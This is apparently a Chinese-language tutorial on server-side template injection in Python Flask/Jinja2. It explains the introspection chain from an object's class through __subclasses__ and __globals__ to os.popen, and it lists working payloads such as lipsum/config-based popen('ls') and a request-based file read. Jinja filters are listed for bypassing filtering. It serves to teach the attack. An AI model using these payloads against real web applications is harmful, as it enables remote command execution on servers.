SSTI 模板注入

首先用python简单演示

输入`''.__class__`

可以看到输出了`<class 'str'>`，表明这是str类，当然还有另外的类型，可以依次输入`().__class__`,`[].__class__`,`{}.__class__`

```
C:\Users\92579>python
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct  2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> ''.__class__
<class 'str'>
>>> ().__class__
<class 'tuple'>
>>> [].__class__
<class 'list'>
>>> {}.__class__
<class 'dict'>
```

str(字符串)、dict(字典)、tuple(元组)、list(列表)，这些类型的基类都是object，也就是说它们都属于object，而object拥有众多的子类。
接下来看： `__bases__` 可以用来查看类的基类

```
>>> ''.__class__.__bases__
(<class 'object'>,)
>>> ().__class__.__bases__
(<class 'object'>,)
>>> [].__class__.__bases__
(<class 'object'>,)
>>> {}.__class__.__bases__
(<class 'object'>,)
```

后面还可以加个数组，表示使用数组索引来查看特定位置的值


```
>>> ''.__class__.__bases__[0]
<class 'object'>
```

除此之外还可以用 `__mro__` 来查看基类

```
>>> ''.__class__.__mro__
(<class 'str'>, <class 'object'>)
```

然后进入下一步，前面提到object拥有众多的子类，那怎么看这些子类呢?
`__subclasses__()`
查看当前类的子类
输入如下代码


```
''.__class__.__bases__[0].__subclasses__()
```



可以看到有非常多的子类，其中有一个类：<class 'os._wrap_close'>，比如我想用这个类，那该怎么做呢?


```
''.__class__.__bases__[0].__subclasses__()[138]
```

得到：



这个时候我们便可以利用.init.globals来找os类下的，init初始化类，然后globals全局来查找所有的方法及变量及参数。

```
''.__class__.__bases__[0].__subclasses__()[138].__init__.__globals__
```



此时我们可以看到各种各样的参数方法函数,我们找其中一个可利用的function popen来执行命令

```
''.__class__.__bases__[0].__subclasses__()[138].__init__.__globals__['popen']('dir').read()
```

最基本的就是这些

拓展

`__class__`	类的一个内置属性，表示实例对象的类。
`__base__`	类型对象的直接基类
`__bases__`	类型对象的全部基类，以元组形式，类型的实例通常没有属性 `__bases__`
`__mro__`	此属性是由类组成的元组，在方法解析期间会基于它来查找基类。
`__subclasses__()`	返回这个类的子类集合，Each class keeps a list of weak references to its immediate subclasses. This method returns a list of all those references still alive. The list is in definition order.
`__init__`	初始化类，返回的类型是function
`__globals__`	使用方式是 函数名.__globals__获取function所处空间下可使用的module、方法以及所有变量。
`__dic__`	类的静态函数、类函数、普通函数、全局变量以及一些内置的属性都是放在类的`__dict__`里
`__getattribute__()`	实例、类、函数都具有的`__getattribute__`魔术方法。事实上，在实例化的对象进行.操作的时候（形如：a.xxx/a.xxx()），都会自动去调用`__getattribute__`方法。因此我们同样可以直接通过这个方法来获取到实例、类、函数的属性。
`__getitem__()`	调用字典中的键值，其实就是调用这个魔术方法，比如a['b']，就是a.__getitem__('b')
`__builtins__`	内建名称空间，内建名称空间有许多名字到对象之间映射，而这些名字其实就是内建函数的名称，对象就是这些内建函数本身。即里面有很多常用的函数。`__builtins__`与`__builtin__`的区别就不放了，百度都有。
`__import__`	动态加载类和函数，也就是导入模块，经常用于导入os模块，`__import__('os').popen('ls').read()]`
`__str__()`	返回描写这个对象的字符串，可以理解成就是打印出来。
`url_for`	flask的一个方法，可以用于得到`__builtins__`，而且`url_for.__globals__['__builtins__']`含有current_app。
`get_flashed_messages`	flask的一个方法，可以用于得到`__builtins__`，而且`url_for.__globals__['__builtins__']`含有current_app。
`lipsum`	flask的一个方法，可以用于得到`__builtins__`，而且`lipsum.__globals__`含有os模块：{{lipsum.__globals__['os'].popen('ls').read()}}
`current_app`	应用上下文，一个全局变量。

```
request                 可以用于获取字符串来绕过，包括下面这些，引用一下羽师傅的。此外，同样可以获取open函
数:request.__init__.__globals__['__builtins__'].open('/proc\self\fd/3').read()
request.args.x1         get传参
request.values.x1       所有参数
request.cookies         cookies参数
request.headers         请求头参数
request.form.x1         post传参 (Content-Type:applicaation/x-www-form-urlencoded或
multipart/form-data)
request.data            post传参 (Content-Type:a/b)
request.json            post传json  (Content-Type: application/json)
config                  当前application的所有配置。此外，也可以这样{{
config.__class__.__init__.__globals__['os'].popen('ls').read() }}
```

常用的过滤器

int()：将值转换为int类型；

float()：将值转换为float类型；

lower()：将字符串转换为小写；

upper()：将字符串转换为大写；

title()：把值中的每个单词的首字母都转成大写；

capitalize()：把变量值的首字母转成大写，其余字母转小写；

trim()：截取字符串前面和后面的空白字符；

wordcount()：计算一个长字符串中单词的个数；

reverse()：字符串反转；

replace(value,old,new)： 替换将old替换为new的字符串；

truncate(value,length=255,killwords=False)：截取length长度的字符串；

striptags()：删除字符串中所有的HTML标签，如果出现多个空格，将替换成一个空格；

escape()或e：转义字符，会将<、>等符号转义成HTML中的符号。显例：content|escape或content|e。

safe()： 禁用HTML转义，如果开启了全局转义，那么safe过滤器会将变量关掉转义。示例：{{'hello'|safe}}；

list()：将变量列成列表；

string()：将变量转换成字符串；

join()：将一个序列中的参数值拼接成字符串。示例看上面payload；

abs()：返回一个数值的绝对值；

first()：返回一个序列的第一个元素；

last()：返回一个序列的最后一个元素；

format(value,arags,*kwargs)：格式化字符串。比如：{{ "%s" - "%s"|format('Hello?',"Foo!") }}将输出：Helloo? - Foo!

length()：返回一个序列或者字典的长度；

sum()：返回列表内数值的和；


sort()：返回排序后的列表；

default(value,default_value,boolean=false)：如果当前变量没有值，则会使用参数中的值来代替。示例：name|default('xiaotuo')----如果name不存在，则会使用xiaotuo来替代。boolean=False默认是在只有这个变量为undefined的时候才会使用default中的值，如果想使用python的形式判断是否为false，则可以传递boolean=true。也可以使用or来替换。

length()返回字符串的长度，别名是count

其中request具体参考：
Flask request 属性详解

判断模板：



引用文章：

SSTI(模板注入) ssti各种分类-CSDN博客

SSTI入门详解-CSDN博客